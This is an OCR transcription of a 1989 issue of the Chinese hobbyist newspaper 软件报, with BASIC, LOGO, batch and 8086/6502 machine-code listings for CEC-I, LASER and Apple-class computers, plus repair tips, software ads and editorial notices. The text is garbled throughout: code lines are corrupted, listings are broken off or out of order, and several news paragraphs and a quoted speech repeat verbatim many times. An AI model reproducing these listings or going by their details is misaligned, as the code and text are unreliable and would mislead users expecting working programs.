②. 测量 U1 的 12、8 和 2 脚, 发现 8 脚无时钟波形输出。
③. 检查 U1 的 13脚, 即 F/C 端, 发现恒为高电平。由此检查 74LS04 芯片的 11脚和 10 脚, 根据逻辑功能判断该芯片已损坏。
④. 换掉 74LS04, 重新开机启动, 工作恢复正常, 故障排除。

# LOGO 的磁盘管理程序

由于LOGO语言系统不具备全屏编辑功能,使键操作大受限制。特别是对磁盘事件执行 READ、LOCK、UNLOCK、DELETE 和 RENAME 等操作时,必须将命令和文件名逐个键入,这非常麻烦。为此我设计了一个磁盘管理程序,调用过程来处理以上操作(除 RENAME 外),只需按一个键即可。类似我们常用的 BASIC 语言的 HELLO 程序。

```
TO HELLO
MAKE "G CHAR 7 MAKE "Y 0
MAKE "A1 "READ MAKE "A3 "UNLOCK
MAKE "A2 "LOCK MAKE "A4 "DELETE
MAKE "A5 "TEXT MAKE "A6 "RENAME
NO CATALOG
REPEAT 23 [CURSOR 3 Y] [PRINTI CHAR 91 CHAR 65+Y CHAR 93] MAKE "Y "Y+1"
DEPOSIT 232 0 CURSOR 0 23
PRINTI 1-READ 2-LOCK 3-UNL 4-DEL 5-REN 6-TEXT)
DEPOSIT 232 255
1: CURSOR 37 23 MAKE "R RC
IF NUMBER? :R = "FALSE CURSOR 37 22 PR :G GO 1
IF ANYOF :C 1 :R :G CURSOR 37 22 PR :G GO 1
IF :R = 6 NO TOPLEVEL
CURSOR 0 23 CALL 7500 0 DEPOSIT 232 0
(PR THING WORD "A :R :M)
DEPOSIT 232 255
IF :R 1 DOS LIST THING WORD "A :R :M HELLO
IF :R 2 0 PR :G PR :G HELLO
MAKE "X "REPEAT 5 [MAKE "X WORD LAST :M :X MAKE "M BL :M]
IF :X = "LOGO RUN (SE "READ WORD "" :M) HELLO
IF NOT :M = "PICK PR :G PR :G PR :G HELLO
RUN (SE "REAPICK WORD "" :M) TOPLEVEL
5: PRINI "RENAME " :M "
MAKE "X FIRST RO
DOS (LIST "RENAME "M " :X) HELLO
END
```

键入HELLO以后,先显示磁盘目录,如文件数超过23个,则仅显示与后23个文件目录,并在屏幕的第3列从第1行至第23行依次显示(A)、(B)、……[W]。接着在第24行反相显示“1=R EAD 2=LOCK 3=UNL 4=DEL 5=REN 6=TEXT,分别按1~6执行相应的操作。按6键返回到 LOGO 命令状态。本程序只适用于 MIT LOGO 系统。  
江苏 李竹君

## CEC-I 机各状态间的互相转换

在实践中,从四个方面归纳了各状态间转换问题,现分别介绍如下:  
(一)由BASIC到其他状态的转换  
1. BASIC到监控: CALL—151  
2. BASIC到小汇编: CALL 54096 (即CALL—11440)  
3. BASIC到LOGO: LG或CALL5516或CALL116384  
(二)由监控到其他状态的转换  
1. 监控到BASIC:  
A. CTRL—C不清除原内存中BASIC程序  
B. EOO3G不清除原内存中BASIC程序  
C. CTRL—B或CTRL—RESET或EOOO清除原内存中BASIC程序  
2. 监控到小汇编: D350G  
3. 监控到LOGO  
A. CTRL—Y不清除原内存中过程,必须是由LOGO转入监控的。  
B. 3F8H或1BF6G不清除原内存中过程,必须是由LOGO转入监控的。  
C. 4000G或D10CG清除原内存中的过程,效果同LG和GOODBYE。  
(三)由LOGO到其他状态的转换  
1. LOGO到BASIC:  
A. 键入.BPT后CTRL—B;  
B. CTRL—RESET后CTRL—B;  
C. CTRL—RESET后EO00G;  
以上三法均清除原内存中BASIC程序;  
2. LOGO到监控: 键入.BPT或CTRL—RESET;  
3. LOGO到小汇编: 需多次CTRL—RESET直到屏幕显示(监控状态)  
0000—  
A = XX X = XX Y = XX P = XX S = X  
X后再键入D350G,否则小汇编系统不能正常运行。  
由小汇编到其他状态的转换,  
1. 小汇编到BASIC: \$E000G;  
2. 小汇编到监控: \$D360G或\$FF69G;  
3. 小汇编到LOGO:  
LASE R510的用户可用RAM只有16个左右,很难运行大量的数据处理程序。在APPLE INTBASIC中有一磁盘CHAIN命令,它可以保留下所有的变量,装入下一BASIC程序,使之和前一程序数据共享,这给我带来了方便。我在LASE R330上也写了—CHAIN程序。  
用一短小的BASIC程序把数据写入内存,调用一次9900就可完成初始化工作,命令格式

### 人工喂养婴儿营养分析

本程序每周所算入食物计算婴儿每日营养摄入量及标准摄入量,同时打印其结果。从而判断新婴儿所摄入营养是否满足其身体的需要,营养搭配是否合理。  
示例用D  
AT真语句列入了1—8和6—12个月婴儿每公升体重热量、蛋白质、脂肪、碳水化合物目标需要量及七种常用食物中热量和三大营养的百克含量;若将语言CALL 4994改为HOME,语句POKE 215, n改为VTAB, n语句POKE 214, n改为HTAB, n亦适用于CEC—I机。武汉吴永明

### LASER 500

### 的工作过程

### 序入口地址

E 007", 80到100行中的LPRINT改为PRINT。程序有两点值得提一提,一是使用了V3.0以上BASIC版本所具有的16进制常数(&HXXXX)和函数HEX\$(表达式),这样用户在BASIC中处理非10进制就非常方便。二是500的保留字处理较复杂,有些保留字不是按代码顺序排列的,所以没有采用查表方法。

```
10 BA=&H1AD1:SU=&HE002
20 FOR I=&HE001 TO &HE013
30 READ J:POKE I,J+NEXT
40 FOR I=&H01 TO &H06
50 POKE &HE000,I
60 LPRINT HEX$(I)
70 LPRINT HEX$(PEEK(BA+I))
80 LPRINT HEX$(PEEK(BA+I))
90 CALL SU+BA+BA+2
100 LPRINT NEXT
110 DATA 0,62,1,50,52,128
120 DATA 33,0,224,126,205
130 DATA 134,53,33,137,130
140 DATA 195,111,53
```

```
81 5FD8 END AC 3778 RENUM
82 2903 FOR AD 2100 DEFSTR
83 815C NEXT AF 2 03 DEFINF
84 29EA DATA AE 2406 DEFNSG
85 204A INPUT B0 2809 DEF0BL
86 5982 DIM B1 20CD LINE
87 2E1A READ B2 1204 SET
88 29A1 LET B3 12C1 RES
89 2994 GOTO B4 5380 WHILE
90 2986 RUN B5 53A1 WEND
91 2847 IF B6 5410 CALL
92 5FBA RESTORE B7 5403 WRITE
93 297D GOSUB B8 8585 CAPTION
94 29CF RETURN B9 8588 CHAIN
95 29EC REM C0 38AB OPTICN
96 5FD4 STOP BB 38F2 RANDOMIZE
97 2880 PRINT CC FBA TEXT
98 8008 CLEAR CD 858B SYSTEM
99 351E LIST CE 10D5 GR
```

保体司  
44 5E5F NEW BF 858E OPEN  
95 2A77 ON C0 8594 FNLD  
96 0041 NULL C1 8594 GET  
97 34CA WAIT C2 8597 PUT  
98 329C DEF C3 859A CLOSE  
99 373F POKE C4 8590 LOAD  
0A 002D CONT C5 85A0 MERGE  
0B 1593 CSAVE C6 85A3 FILES  
0C 1214 CLOAD C7 85A6 NAME  
0D 3495 OLT C8 85A9 KILL  
0E 2985 LPRINT C9 85AC LSET  
0F 3518 LIST CA 85AF RSET  
10 F14 CLS CB 85B2 SAVE  
11 34BC WIDTH CC 85B5 KEY  
12 29EC LSE CD FE2 KEY  
13 004A TRON CE 1188 SOUND  
14 004B TROFF CF 1858 CRUN  
15 0506 SWAP CG 1862 VERIFY  
16 8001 ERASE CH 85B7 MOTOR  
17 F19 COLOR CI 1AC7 COPY  
18 2BA ERROR CJ 12BB HDUE  
19 2AC0 RESUME CK 12BB DRAW  
20 30FD DELETE CL 85BB PAINT  
21 2B15 AUTO CM 6896 PIN

本程序每周所算入食物计算婴儿每日营养摄入量及标准摄入量,同时打印其结果。从而判断新婴儿所摄入营养是否满足其身体的需要,营养搭配是否合理。  
示例用D  
AT真语句列入了1—8和6—12个月婴儿每公升体重热量、蛋白质、脂肪、碳水化合物目标需要量及七种常用食物中热量和三大营养的百克含量;若将语言CALL 4994改为HOME,语句POKE 215, n改为VTAB, n语句POKE 214, n改为HTAB, n亦适用于CEC—I机。武汉吴永明

### LASER 310 的链式语句

为: CHAIN "文件名"  
它的设计思路为:①按 BASIC 的命令,当检测到输入的是CHAIN时转入处理②把数据,简单变量的内容后移,保护起来,再保存下相对长度  
③转入D程序装入下一BASIC程序

④恢复所有变量的值和数据指针  
⑤跳入不清除变量的RUN命令执行程序  
当数据过多时,很有可能与本程有冲突。  
为了安  
全起  
见,可  
把程  
序移  
到77  
数据  
99  
改为  
77  
即可。  
叶志  
坚



# 软件报



1989年  
1月28日  
第4期  
总第122期

普及计算机知识 交流计算机技术  
开发软件资源 培养软件人才

中国软件技术公司 成都分公司 成都电子研究所合办 主编：刘锦德  
国内统一刊号CN51-0090 订阅代号：61-74 地址：成都市金牛街75号

## 评选优秀文章鼓励作者

一份报纸能否深受读者欢迎，并充满无限生机，除编辑们自身的素质外，在很大程度上取决于作者来稿质量。软件报曾发表过很多高质量的实用文章，深受读者的喜爱。一封封来信感谢作者的无私奉献，甚至誉作者和本报为“良师益友”。从而本报成为读者“爱不释手”的本报，学习和求知的园地。除编辑部的努力外，主要应归功于作者。新年伊始，编辑部向奋战在各条战线的新老作者致以最诚挚的敬意和祝愿。

在1989年里，本报仍将坚持走普及与提高相结合的道路。随着我国微机应用水平的不断提高和深入发展，以及中华学习机为龙头的娃娃机的深入开发，很有必要，它更能充分体现本报的实用特色。同时也为作者提供了更广阔的笔耕园地。在1989年第一期上，“为提高我国计算机应用水平而奉献”一文中，已谈到版面安排和提高稿酬等问题，这里不再赘述。

在1989年里，本报将举办首次评选优秀文章活动，凡1988年10月1日至1989年10月底刊登在本报上的文章均为评选对象，优秀文章分：一等奖一篇；二等奖二篇；三等奖三篇；评选办法：读者推荐和专家评审相结合，奖励办法：一等奖300元；二等奖200元；三等奖100元，年底最后一期公布评选结果，并颁发荣誉证书和奖金，凡积极推荐的读者发纪念品。欢迎广大读者和作者支持本报的评优文章活动，并踊跃参加。本报欢迎作者积极投稿，来稿要求开门见山，直奔主题，抓住技术要点、难点，论述清楚，结论明确，文字通顺，打印程序清晰便于制版。小经验、编程技巧、故障排除等文章500字左右为宜；提高层次的文章控制在1500字以下。

编辑部常为一些长稿件所苦恼，不用有负作者的辛勤劳动，用又占版面，为小报所不愿，为此我们不提倡“八股文”式的文章，反对空洞无物的长文章。对于那些确实有参考价值有助提高计算机应用水平的长文章，我们将适当选用，或者通过组织出版不定期的专号，或者收入合订本附录等方式解决。

在新的一年里，编辑部愿与广大作者保持紧密联系，互助互利共同办好软件报。

本报编辑部

△在1989年1月28日出版的第4期中，本刊收到许多读者来信，对本报的编辑、印刷、发行等方面提出了许多宝贵的意见和建议。编辑部对此表示衷心的感谢，并将认真研究，不断改进，提高报纸的质量。同时，也欢迎广大读者继续支持本报，踊跃投稿，共同办好软件报。

★编号：890107  
名称：嘉兴中文BASIC 80  
作者：章旭明、周耀平  
功能简介：本软件符合美国国家标准(A NSI—Standard) BASIC解释程序。它与IBM—PC机BASIC语言及读写数据文件格式相同，性能优越，不仅十分适用于企业管理，而且能为学生将来使用PC机打下良好的基础。本软件不需CP/M汉字，在进入中文BASIC 80时自动把磁盘中的一级汉字库及336个汉字的用户常用字库存入128K卡内，供用户随时调用。采用拼音输入汉字，具有很强的汉字编辑功能，可打印32种字形，可高速宽行打印。存取程序或读写数据文件比APPLE SOFT BASIC快1—3倍。本系统比APPLE SOFT BASIC增加了许多新功能，例如合并程序命令；保留变量内容链接程序命令；自动生成行号命令；将各行重新编号命令；行编辑功能等等。它将给APPLE机增添新的活力，使APPLE机为计算机管理及教学作出更多的贡献！  
运行环境：紫金I或APPLE I，64K内存；Z—80卡；128K卡；

▲《青海省科技人员信息管理系统》年前在西宁通过鉴定 《青海省科技人员信息管理系统》是国家科技人员管理系统的一部份，课题组根据该省具体情况，扩充了国家科干局制订的信息收集方案，增添了信息更新方案。课题已向国内及省内二十余个部门提供了服务，可以随时掌握并分析全省专业技术人员队伍的分布、结构、使用、培训及变化趋势，是该省实现的第一步科学的、现代化的、实用的科技人员管理手段。

青海省科技人员数据库是该省信息量最大、分析数据最详，在受到微机的容量和速度限制的条件下，一方面成功地进行了信息压缩，节省了大量存储空间，并提高了保密性；另一方面，运用双定位的技巧，大大提高了检索速度。软件设计较好地解决了检索统计速度与检索容量、使用灵活性之间的矛盾，在快速逻辑检索、快速完成复杂分组统计、信息更新、图形颜色打印等方面均有创新。  
青海 马龙

▲微机电子工业部主编首届中华学习机竞赛题库中测试 《微机电子工业部主编首届中华学习机竞赛题库中测试》是由中华机械工业部主持，提高国产化微机的信誉，加快微机国产化进程，最近由机械电子工业部主持，对中华学习机生产厂家所推出的中华机进行了全面的性能指标质量

集中测试，参加这次部级质量集中测试评选的有16家企业。测试考核内容含开箱检查、功能检测、抗干扰能力、环境试验、可靠性试验等六项，共计18个技术指标，最后综合评定结果，华西计算机厂等九家生产厂的中华机获部级优秀产品奖；位于重庆的西南计算机公司等六个厂家生产的中华机为合格产品；仅有一家为不合格产品，占抽检厂家总数的6.25%。  
西华计算机厂是国家大型电子骨干企业，1989年开始生产中华机，并从美国引进了微机生产装配线。目前该厂正以日产150部中华机的速度，加快中华机的生产，以缓解中华机供不应求的局面。成都 李诗武

▲上海研究所研制潮汐和潮流预报微机应用软件 潮汐和潮流预报微机应用软件是上海市科委下达给上海市计算机技术研究所的重点课题。它在国内外海洋学研究、经济和国防建设中起着重大作用。该软件在IBMPC/XT建设中运行，共包括63分潮潮位分析、预报，128分潮潮位分析、预报，潮流11分潮分析计算，预报等六部分。  
应用该软件计算出的潮汐表，在海运、工程、防台防汛、军事造船、勘测、科研、公用事业等几十个单位被广泛应用，例如海港单位利用潮汐、潮流表进行货物配载，进出港口，靠离码头、船舶抛锚、调关、顺流航行、偷短船期、行期周等，由于上海港口航运业仅能维护七米水深，因此，直接关系到我国的国际航运业。关系到大船队、取得明显的社会经济效益。  
上海 高敏光

▲在全国计算机工作会议上，国家计算机工业部副部长郭家华在会上说：“没有计算机就没有现代化，没有计算机就没有现代化，没有计算机就没有现代化，没有计算机就没有现代化。”  
郭家华在谈到计算机和软件产业如何发展时，首先提出了四点意见：一、要搞好软件产业；二、要搞好软件人才；三、要搞好软件市场；四、要搞好软件服务。  
郭家华在谈到计算机和软件产业如何发展时，首先提出了四点意见：一、要搞好软件产业；二、要搞好软件人才；三、要搞好软件市场；四、要搞好软件服务。

▲为普及计算机知识，提高水平，满足广大计算机技术人员及其爱好者的需要，四川大学成人教育学院与《软件报》联合举办计算机函授班及面授班。根据读者不同的愿望，分别开设：  
(1)水平考试班：针对每年的全国计算机应用软件人员水平考试，帮助学员提高知识水平，增强应试能力。(2)报考进修班：对中等学校的计算机任课教师围绕“教学大纲”进行系统培训。(3)实用技术班：着重提高计算机技术人员在实际工作中的能力。(4)初级技术班：对计算机系统的初学者进行系统学习，使之速成入门。  
学习方式：分全函授、函授结合与面授三种。学制一年，经考试合格者由四川大学成人教育学院发给结业证书。1989年4月正式开学，如欲咨询，可向本编辑部索取招生简章。

软件交流  
★编号：890108  
名称：机械制图通用程序  
作者：韩发端  
功能简介：一般机械图主要是由直线、圆弧、矩形、梯形、“U”形(开口矩形)、圆、多边形等基本图形所构成。机械制图通用程序按照这一思路采用模块化结构编制，共有18个独立的模块，并且另有拼板功能，打印1640字节。  
使用时根据不同的图形需要，分别选择18个图标来进行操作，就可画出各种各样的机械图，更适合绘制另件图，读图程序使用方便，对开发利用计算机绘图具有实用价值。  
应用程序拼板功能，变动坐标原点绘重复图的方法，PC—1500机可绘制129.9×102.4mm的图纸。  
源程序语言：BASIC  
运行环境：PC—1500机  
转让形式：程序清单、使用说明  
转让价格：20元  
收款单位：成都《软件报》编辑部

读者中来  
编辑部：看到你们在“新书介绍”栏目的关于“购书指南”的说明，很高兴，希望你们能坚持下去，为读者造福。  
我们现在需要：  
1.学习“Turbo Pvolos”的书稿、资料  
2.希望知道国内现在有没有使用XENIX操作系统的Pvolos软件及有关资料。  
请帮忙寻找、推荐我们。  
贵州省科学院学报



《计算机基础教程》一书由谭浩强教授主编，通俗易懂，例题丰富，每节后附有习题，书后有答案，可作中等学校、计算机学习班和大专院校非电子专业教材，也是自学成才的教科书。每套(上下册)3.9元，另加邮资0.6元，款到即发。  
(1986—1988年全国青少年计算机程序设计竞赛题解与辅导》一书搜集了三年中的全部试题，并一一进行解答和提示，使读者能从连续三年的赛题中捉摸到出题的重点和一般规律，这对欲参加竞赛的读者可有“有的放矢”的作法准备，以期夺取“桂冠”，予今年四月出版，每本4元，另加邮资0.5元。  
(1986—1988年全国软件人员水平考试题解与辅导》一书，不仅为读者提供了三年来全部试题和答案，而且还对题解中涉及到的有关知识进行阐述，特别是对解题的方法与技巧给予了提示，此外，书中还附有考试大纲和考试的最新规定等。预计今年四月出版，每本5元，另加邮资0.5元。  
以上三种书的收款单位：成都市华西医科大学修建室 罗秀武

▲《青海省科技人员信息管理系统》年前在西宁通过鉴定 《青海省科技人员信息管理系统》是国家科技人员管理系统的一部份，课题组根据该省具体情况，扩充了国家科干局制订的信息收集方案，增添了信息更新方案。课题已向国内及省内二十余个部门提供了服务，可以随时掌握并分析全省专业技术人员队伍的分布、结构、使用、培训及变化趋势，是该省实现的第一步科学的、现代化的、实用的科技人员管理手段。

▲上海研究所研制潮汐和潮流预报微机应用软件 潮汐和潮流预报微机应用软件是上海市科委下达给上海市计算机技术研究所的重点课题。它在国内外海洋学研究、经济和国防建设中起着重大作用。该软件在IBMPC/XT建设中运行，共包括63分潮潮位分析、预报，128分潮潮位分析、预报，潮流11分潮分析计算，预报等六部分。

▲为普及计算机知识，提高水平，满足广大计算机技术人员及其爱好者的需要，四川大学成人教育学院与《软件报》联合举办计算机函授班及面授班。根据读者不同的愿望，分别开设：

▲在全国计算机工作会议上，国家计算机工业部副部长郭家华在会上说：“没有计算机就没有现代化，没有计算机就没有现代化，没有计算机就没有现代化，没有计算机就没有现代化。”

▲为普及计算机知识，提高水平，满足广大计算机技术人员及其爱好者的需要，四川大学成人教育学院与《软件报》联合举办计算机函授班及面授班。根据读者不同的愿望，分别开设：

▲为普及计算机知识，提高水平，满足广大计算机技术人员及其爱好者的需要，四川大学成人教育学院与《软件报》联合举办计算机函授班及面授班。根据读者不同的愿望，分别开设：



计算机求解N阶行列式

在线性代数中，行列式是作为求解线性方程组而引入的一个重要工具。

对于多元一次方程组，用高阶(n阶)行列式求解，计算的项数较多，且每项的符号又不易确定，给计算带来一定困难。

n阶行列式形如：

行列式公式

阶行列式是n!项的代数和中，如果不计符号，其中的每一项都是n个元素的乘积。这n个元素依次取自第1行，第2行，...，第n行（每行取一个且只取一个），同时还必须属于互不相同的n列。考虑到符号，每一项都可以表示成 ±a<sub>1j1</sub>a<sub>2j2</sub>a<sub>3j3</sub>...a<sub>njn</sub>

每一项的符号取决于该项中n个元素的列序数的p<sub>1</sub>p<sub>2</sub>...p<sub>n</sub>。若p<sub>1</sub>p<sub>2</sub>...p<sub>n</sub>经过偶数次交换后可变为标准排列，则该项取正号；若经过奇数次交换后可变为标准排列，则该项取负号。

行列式中的n个元素的乘积。

利用了单循环多循环法来进行排法解决。

每一项的符号是利用该项中每个元素的列序数按气泡分类法进行升序排列，若进行了偶数次交换变为标准排列，则取该项为正号，反之则为负号。

所求行列式的元素按a<sub>111</sub>a<sub>112</sub>...a<sub>11n</sub>...a<sub>211</sub>...a<sub>21n</sub>...a<sub>311</sub>...a<sub>31n</sub>...a<sub>n11</sub>...a<sub>n1n</sub>格式放入DATA语句中。标号5语句中的N为所求行列式的阶数。

江西 谢志明

```
5 INPUT "N=" ; N
10 DIM A(N,N),C(N),D(N)
15 FOR I=1 TO N
20 FOR J=1 TO N
25 READ A(I,J)
30 NEXT J,I
35 FOR I=1 TO N:C(I)=N+1-I:
NEXT I
40 P=1:T=1
45 FOR I=N TO 1 STEP -1
50 M=M+1:B(N)=C(I)
55 T=T+A(N,C(I))
60 NEXT I
65 FOR L=2 TO N
70 FOR J=N TO L STEP -1
75 IF D(J-1)/2(J-1)=B(J):B(J)=B
80 D=Q+1
85 B=B(J-1)/2(J-1)=B(J):B(J)=B
90 NEXT J,L
95 IF D/2<>INT(D/2) THEN T=-T
```

一个程序运行的时间很长，但结果在以后需要多次反复打印。显然，若每打印一次结果都运行一遍程序则太浪费时间，有时甚至不可能。解决这样的问题可用下面的方法。

将原来程序中的输出语句修改，使输出到打印机的内容写入一个顺序文本文件，并在写入时在每一个记录的头上加上相应的行号和所需的语句定义符，即文件中的每一个记录都成了一个语句行的形式。实际上生成一个新的程序。以后直接运行新的程序，便可用很短的时间得到原来要花很长时间才能得到结果。

江西 谢志明

```
100 D=D+T
105 B=Q: M=0:T=1
110 G(P)="A(I,J)"
115 IF C(P)=N THEN 130
120 IF P=N THEN 145
125 FOR I=P+1 TO N
130 IF C(P)=C(I) THEN 116
135 NEXT I
140 IF P=1 THEN 45
145 P=P+1
150 GO TO 125
155 C(P)=I
160 P=P+1
165 IF P=N THEN 110
170 PRINT "D=" ; D
175 END
200 DATA 2,5,-3,-2
210 DATA -2,-3,-2,-5
220 DATA 1,-3,-2,2
230 DATA -1,-4,-4,3
```

自动生成新程序的方法

文件时就要忽略，所以引号和空格在写文件语句中的字符串里不能直接使用，分别用 CHR\$(34)和CHR\$(32)代替。

又如一个程序的输出数据要作为另一个程序DATA语句中的数据，也可以用类似上述的方法自动生成这些DATA语句。

假设程序一输出的各数据要作为另一个程序的DATA语句中的数据。现修改程序一得到程序三。运行程序三得到三个DATA语句的文本文件，其中每一个记录是一个DATA语句的形式，用命令EXEC XYZ将其装入内存后列清单可以看到生成的各个DATA语句如程序四。以后即可用EXE XYZ命令将XYZ文件中的DATA语句并入需要这些DATA语句的程序中。比起人工输入大大提高效率，在数据量大时尤其显著。

南昌 傅志平

```
10 REM EXAMPLE 0
15 DIM A(3,4)
20 FOR I=1 TO 3: FOR J=1 TO 4: READ A(I,J): NEXT J: NEXT I
30 DATA 11,12,13,14,21,22,23,24,31,32,33,34
100 GOSUB 1000
999 END
1000 REM OUTPUT SUBROUTINE
1010 FOR I=1 TO 3
1020 FOR J=1 TO 4
1030 PRINT A(I,J); " "
1040 NEXT J
1050 PRINT
1060 NEXT I
1070 RETURN

10 REM EXAMPLE 1
15 DIM A(3,4)
20 FOR I=1 TO 3: FOR J=1 TO 4: READ A(I,J): NEXT J: NEXT I
30 DATA 11,12,13,14,21,22,23,24,31,32,33,34
100 GOSUB 1000
999 END
1000 REM OUTPUT SUBROUTINE
1002 K=0:D$="CHR$(4)":Q$="CHR$(34)":R$="CHR$(32)":
1005 PRINT :PRINT D$+"OPEN ABC"
1010 FOR I=1 TO 3
1015 K=K+10:PRINT STR$(K)+"PRINT"
1020 FOR J=1 TO 4
1030 PRINT STR$(A(I,J))+S$;
1040 NEXT J
1050 PRINT Q$
1060 NEXT I
1065 PRINT D$+"CLOSE ABC"
1070 RETURN

10 PRINT "11 12 13 14 "
20 PRINT "21 22 23 24 "
30 PRINT "31 32 33 34 "
```

对折打印“中文文书文件”

对C—WORDSTAR和EDLIN系统编辑的汉字文本文件及用C—DBASE II建立的中文文书(DBF)文件，进行左右分页对折打印文件内容；是充分利用打印机功能的有效方法，同时也方便了其他设备进行多分复制和文件装订工作。现将对折分页打印文书文件的BASIC程序写出，与大家探讨。

一实现方法：

将C—WORDSTAR和EDLIN系统编辑的汉字文本(TXT)文件，转换到C—DBASE II系统下的DBF文件，或者用C—DBASE II直接建立中文文书(DBF)文件，然后由本程序直接调用DBF文件，读取文件内容进行分页对折打印。

二说明：

1.对DBF文件结构和TXT文件的要求。
(1)DBF文件只要建立一个字段名，宽度为：所选择的打印字型，在一行中能打印最多字符数减中缝宽度后的二分之一之整数。

(2)C—WORDSTAR和EDLIN系统编辑的TXT文件，一行的宽度应与DBF文件中的字段宽度一致，以保证转换成DBF文件后内容的完整。

2.为了使文稿中的表格，打印完成后便于阅读，编辑时，应将表格安排在同一页中。

3.一页打印行数的多少，最好以普通八开纸为准，这样可对册进行打印，便于多分复制和文件的装订。当DBF文件中的记录少于28条时，程序自动处理成单页打印。

4.对程序进行部分修改，可实现正反两面打印。

5.程序在IBM-PC/XT机和FX—100型打印机上通过，程序中的50行是设置每行走纸7/72英寸的功能。

新疆 高玉峰

各个自动文件清单

AUTODEC.BAT

```
ECHO off
PATH C:\480\201\210\WDOS
MENU !
IF ERRORLEVEL 53 GOTO E
IF ERRORLEVEL 52 GOTO D
IF ERRORLEVEL 51 GOTO C
IF ERRORLEVEL 50 GOTO B
IF ERRORLEVEL 49 GOTO A
:A
GOTO 2
:B
CH
CCCC
CD\480
AUTO1
!C
CD\213
AUTO2
!D
FILE1
CCC
CD\281
AUTO3
!E
CD\WDOS
AUTO4
!F
od\
```

AUTO1.BAT

```
M2024P
CD\
```

AUTO2.BAT

```
FILE4 2
FILE2 2778
CCPIC
9999P3
INT 10A
ZF
ECHO
ECHO
CD\
```

AUTO3.BAT

```
2024P
CD\
```

AUTO4.BAT

```
LH2 MBXZZ.BAT
LH MBXCH.BAT
MB
DAO
ZHENG
DBLD
MB2024
CD\
```

机内码转换子地址子程序(参考)

```
363B:276C 81E27777 AND DX,7777 ;异形国标码转换成国标码
363B:2770 50 PUSH AX
363B:2771 90FE29 JMP DH,29 ;是第9区吗?
363B:2774 7502 MOV DH,26 ;是,改成第9区
363B:2776 80FE30 CMP DH,30 ;列是否大于等于18区
363B:277B 7203 JB 2780
363B:277D 90E008 SUB DH,08 ;大于,等于18区则区号减8
363B:2780 90EE21 SUB DH,21
363B:2783 B03E MOV AL,5E
363B:2785 F6E6 MOV DL,5E
363B:2787 90EA21 SUB DL,21
363B:278A 32FE XOR DH,DH
363B:278C 03C2 ADD AX,DX
363B:278E D1ED SHL AX,1
363B:2790 03067500 ADD AX,[0075]
363B:2794 8ED0 MOV DX,AX
363B:2796 38 FOP AX
363B:2797 C3 RET
```



BASIC语言中的BG命令

在CEC-1学习机的LOGO语言中,我们可以用命令BG X (0<X<6)来改变绘图状态时显示器的背景底色...

其实,在CEC-1的浮点BASIC的ROM中,就有一个类似LOGO语言中BG功能的程序...

调用该子程序时,要根据所需的背景底色选好X的值,然后再用命令GOSUB9999就行了。

```
HCOLOR=6;HPLOT1,1;CALL62454
如果你想在这个程序中改变显示图形状态的底色,可以在程序中设一个这样子程序,
9999 HCOLOR=X;HPLOT1,
1=CALL62454, RETURN
在调用该子程序时,要根据所需的背景底色选好X的值,然后再用命令GOSUB9999就行了。
```

```
我用6502汇编写了一个使CEC-1具有三个立即命令键: F4, F5, F6, 进入汇编,
0300- A9 08 85 36 A9 03 85 37 Test进入LI
0308- 6C F2 03 48 AD 0C C9 ST的程序。
0310- 14 00 03 4C 69 FF 00 00 TRACE RESE
0318- D0 03 4C 50 D3 C9 16 80 T可中断其功
0320- 03 4C 45 D6 A9 00 8D 10 能,而CALL
0328- C0 68 4C F0 30 788可恢复
```

在R1机上模拟GET功能 APPLE及中华学习机的GET语句可以实现输入数值的功能...

```
10 D$ = CHR$(4)
20 PRINT D$;"OPENEC.LST"
30 PRINT D$;"WRITEEC.LST"
40 POKE 33,33
50 PRINT "DATA169,0,32,146,195,
141,9,3,26,0,162,0,169,0,157
,0,112,252,724,255,208,242,
38,16,3,47,3,3,201,144,289
,210,0"
60 LIST 63990
70 PRINT "POKE[659,2"
80 PRINT "RUN63990"
90 PRINT D$;"CLOSE"
100 END
63990 PR0 3:PRINT
63991 FOR I = 768 TO 880: READ P
:POKE I,A: NEXT I CALL 778
63992 FOR I = 2053 TO (PEEK (17
6) - 1) + 256 + PEEK (175)
63993 IF PEEK (1) = 0 THEN I =
I + 5
63994 IF PEEK (1) < > 127 THEN
NEXT I: PRINT : POKE 7659,0:
END
63995 FOR J = 0 TO 17: I = I + 1:
POKE 769, PEEK (11): CALL 768: B(I)
= PEEK (777) - 32: NEXT
63996 D = 28682 + (B(8) - 1) + 94
+ B(1): IF PEEK (8) = 1 THEN
NEXT
63997 FOR I = 0 TO 10: IF B(3) <
10 THEN PRINT B(I):
63998 PRINT B(I): NEXT : POKE D
I
63999 PRINT " = CHR$(127) + CHRO
(PEEK (I - 1)) + CHR$(PEEK
(I))": NEXT
7POKE1657,80
```

众所周知,INPUT 用 INKEY\$ 进行多位数输入和输入计时的方法输入数据和字符是很方便的,许多BASIC程序都离不开它...

基本原理:由INKEY \$接收当前输入的单个字符赋给B\$,然后换成ASCII码,并判断是否为所需要的字符(3020行)...

定义 F4 F5 为 监控及小汇编

此程序在不含DOS的西文状态下通过。程序思路为将CEC-1输入指针指向本程序,比较是否键入F4, F5, Test,是否转相应程序,否则调用标准输出子程序(FDFO始)可用此方法进行命令键的定义。广州 谢敬群 本版责任编辑: 09号

中华学习机打印接口卡 故障检修一例

故障现象:在中文状态下,使用POKE 1659, 1可接通打印机并打印出汉字。但在西文状态下使用PR \*1命令时,主机死锁,无法接通打印机...

分析与维修:根据打印接口卡的工作原理,从故障现象上看,可以判断打印卡上的EPROM (2716)没有工作。因为汉字打印是由专用的汉字打印驱动程序完成的,所有数据采用直接驱动方式送给打印机的...

在STC2.0汉字系统,可用LIST命令显示出当前内存中的小程序。小程序中的汉字以在程序输入中出现的先后顺序排列,同时还显示其区位码...

```
3000 KC = 0
3005 ES = INKEY$:B$ = INKEY$
3007 KO = KO + 0.1
3010 IF B$ = "" THEN 3005
3012 SOUND29,1
3015 IF PEEK (26815) = 251 THEN
3035
3020 F = ASC (B$): IF B < 45 OR
B > 57 THEN 3005
3030 A$ = A$ + B$: B$ = VAL (A$): PRINT
B$: GOTO 3005
3035 PRINT : PRINT $
```

使用LOGO后再键入命令。BPT进入监控,输入下列机器码发音程序: 99A2-AD 30 C0 88 D0 05 99A8-CE A1 99 F0 09 CA D0 F5 99B0-AE A0 99 4C A2 99 60

高分辨状态下的“反白”

众所周知,在LASER310文本模式下,命令POK E30744, 1可以反白屏幕。而在图象模式下能否实现呢?我用机器语言编写了一级小程序,即可达到目的...

INSERT程序是把机器码输入到A000H至A021H中,执行后可以清除(NEW)掉。SAMPLE是在高分辨状态下画出“A”字符,然后调用INSERT程序进行反白。这个程序速度很快,几乎看不出它“反白”的过程。

```
